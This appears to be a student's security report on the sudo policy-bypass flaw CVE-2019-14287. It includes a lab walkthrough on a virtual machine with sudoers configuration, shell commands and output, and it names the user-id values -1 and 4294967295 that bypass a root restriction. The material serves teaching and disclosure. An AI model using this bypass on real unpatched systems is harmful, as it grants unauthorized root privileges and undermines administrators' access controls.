Systems and Network Programming

2nd Year, 1st Semester

Security Bypass of User Restrictions Vulnerability

Submitted by,

Narangoda I.P.O.L.

IT19173382

Table of Content

Security Bypass of user restrictions vulnerability

(CVE ID: CVE-2019-14287)

Introduction

Vulnerability is a cybersecurity term that refers to a flaw in a system that can leave it open to attack. The security policy bypass vulnerability that allow a user on a Linux based system to execute commands as the root user, even though the user permissions in the sudoers file clearly states and prevents these commands from being executed or run as root user.

It can be executed by a user which has ALL permissions in the sudoers file. This is common in organizations which uses Linux based environments where system administrators give ALL permissions to users. But, he/she explicitly prevents these commands from being run as root. Even though that is done, because of the flaw of the sudo file this can be bypassed. Sudo is a command that allows users to run scripts, commands that require administrative or root level privileges. Sudo stands for "super user do". This vulnerability is only affected for the versions lower than 1.8.28. This flaw is now fixed in all sudo versions with the new update.

Who found this vulnerability?

Joe Vennix from Apple information Security found and analyzed this bug helping out almost all Linux users in order to protect their system data and privacy.

Potential Damages that can be caused because of this vulnerability

Privilege escalation can be happened when a malicious user exploits a bug, configuration error in an application or design flaw in am operating system to gain elevated access to resources that should normally be inaccessible or unavailable to that specific user. With the newly gained privileges the attacker can steal confidential data, run malicious code on the system or can execute administrative commands and potentially do serious damage to the operating system, can do damage to the applications or can damage and organizations systems and can lead to bankruptcy. Malicious user can also install backdoors to enable continued access to the internal system which is a huge problem.

By using this vulnerability privileges can be escalated leading to all changes and damages that are stated above. This vulnerability has a CVE base score of 8.8 which is at a high level of vulnerability level.

How the exploit works?

Sudo is a program dedicated to the Linux/Unix based operating systems and it provides local user to run specific commands as administrative privileges which is equivalent of admin user on windows.

On October 14, the sudo team published a security alert about CVE-2019-14287. This was first discovered by Joe Vennix of Apple Information Security in all Sudo versions prior to version 1.8.28. This security flaw enables a malicious user to execute arbitrary commands as root user even when its specifically stated and where its intentionally disallowed. This vulnerability is relevant in a specific configuration in the Sudo security Policy called "sudoers" which is located in the path stated below

•/etc/sudoers

This file can be only accessed by the root user and this contains all the permissions for users and groups on a Linux system. The sudoers file can be accessed and modified securely by using "visudo". Visudo is a tool that allows user to access and make changes to the sudoers file securely, it does this task by ensuring that only one user is editing the sudoers file and by checking for logical errors when specifying some permissions of users.


In order to understand this exploit, let us first talk about how user information is stored in Linux.

How user account information is stored in Linux?

Every user account has a username, unique identifier (UID), group (GID), home directory and the default shell to be used when the user logs in to the system.

All the user related information is stored in a file called the passwd file, located in

• /etc/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fal
se
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/
false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/
false
```

It can be viewed by using ‘cat’ command while using the root account. As you can see passwords int the passwd files are encrypted and are therefore represented by an x.

Structure of the user account is as follows:

|| username:password:UID:GID:comments:home_directory:shell

As you can see the first user in the passwd file is the root account. The root account always has a UID of 0.


Here system accounts have a UID of less than 1000 and user accounts have UID greater than or equal to 1000.

We can use visudo to demonstrate this exploit:

1. First, we should check the sudo version that your Linux based system run on. It should be prior to the sudo version 1.8.28.

We can check the version by typing the following command line:

➔ *sudo --version | grep version*




```
root@ubuntu16-VirtualBox:~# sudo --version | grep version
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
root@ubuntu16-VirtualBox:~#
```

In my case its version is 1.8.16 which is affected by this vulnerability.

2. Then we'll start by adding a new user to the system by using the following command.

→ *useradd -m -s /bin/bash OP*




```
root@ubuntu16-VirtualBox:~# useradd -m -s /bin/bash OP
root@ubuntu16-VirtualBox:~# passwd OP
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@ubuntu16-VirtualBox:~#
```

And you can also give a password to the newly created user by using the following command.

➔ *passwd OP*

where OP is the name I used as the username of the newly created user.

3. Then we can make sure that the user is created by revisiting the passwd file again.




```
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ubuntu16:x:1000:1000:ubuntu16,,,:/home/ubuntu16:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
OP:x:1001:1001::/home/OP:/bin/bash
```

Here we can see that the new user 'OP' has been created. We can also see that the UID is '1001' and its more than 1000 because it's a normal user account.

4. Next, we can modify the sudoers file in order to specify the permissions. To open/edit you can use the following command.


→ *visudo*



```
  GNU nano 2.5.3             File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d



^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
```

This will open the sudoers file with your default editor.

5. Then we can define user privileges for the newly created user ‘OP’




```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
OP      ALL=(ALL, !root) /usr/bin/id

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

^G Get Help  ^O Write Out^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File^\ Replace   ^U Uncut Tex^T To Spell
```

What does ALL=(ALL:ALL) ALL means for the root user? That means root user can execute from all host, as all users from all groups and can run all commands.

This applies to our newly created user as well but we have explicitly stated that it can’t execute the “/usr/bin/id” as the root user. (this is done for demonstration purposes; many system administrators give this as ‘ALL’ but does not change the fact that they can’t execute as root).

6. Next we'll run the exploit for the first time, for that first switch to the newly created user using the following command.


→ *su OP*



```
root@ubuntu16-VirtualBox:~# su OP
```

Then you can go to the home directory using:


→ *cd ~*



```
OP@ubuntu16-VirtualBox:/root$ cd ~
OP@ubuntu16-VirtualBox:~$
```

7. Then we can type the following command to see our permissions work

→ *sudo id*



```
OP@ubuntu16-VirtualBox:~$ sudo id
Sorry, user OP is not allowed to execute '/usr/bin/id' as root on
ubuntu16-VirtualBox.
OP@ubuntu16-VirtualBox:~$ 
```


Above specified entry in the sudoers file means that user OP is allowed to run id command as any user except the root user. Meaning a security policy is in place in order to limit the access and as seen in the above screen shot it shows an error stating that "Sorry, user OP is not allowed to execute '/usr/bin/id' as root'" sounds pretty much okay right?

Let's try to do the same thing with another approach.

8. Let's specify the user id and give it a try using the following command


First let's try out the user id '0' which denote the root user:

➔ *sudo -u#0 id*



```
OP@ubuntu16-VirtualBox:~$ sudo -u#0 id
[sudo] password for OP:
Sorry, user OP is not allowed to execute '/usr/bin/id' as root
 on ubuntu16-VirtualBox.
OP@ubuntu16-VirtualBox:~$
```

As you can see the policy still holds on, right? Unfortunately, the founder of this flaw found that this function fails to parse all values correctly and when giving the parameter user id "-1" (negative one) or its unsigned number "4294967295", the command will run as root, bypassing and breaking the security policy entry that we set in the example above.

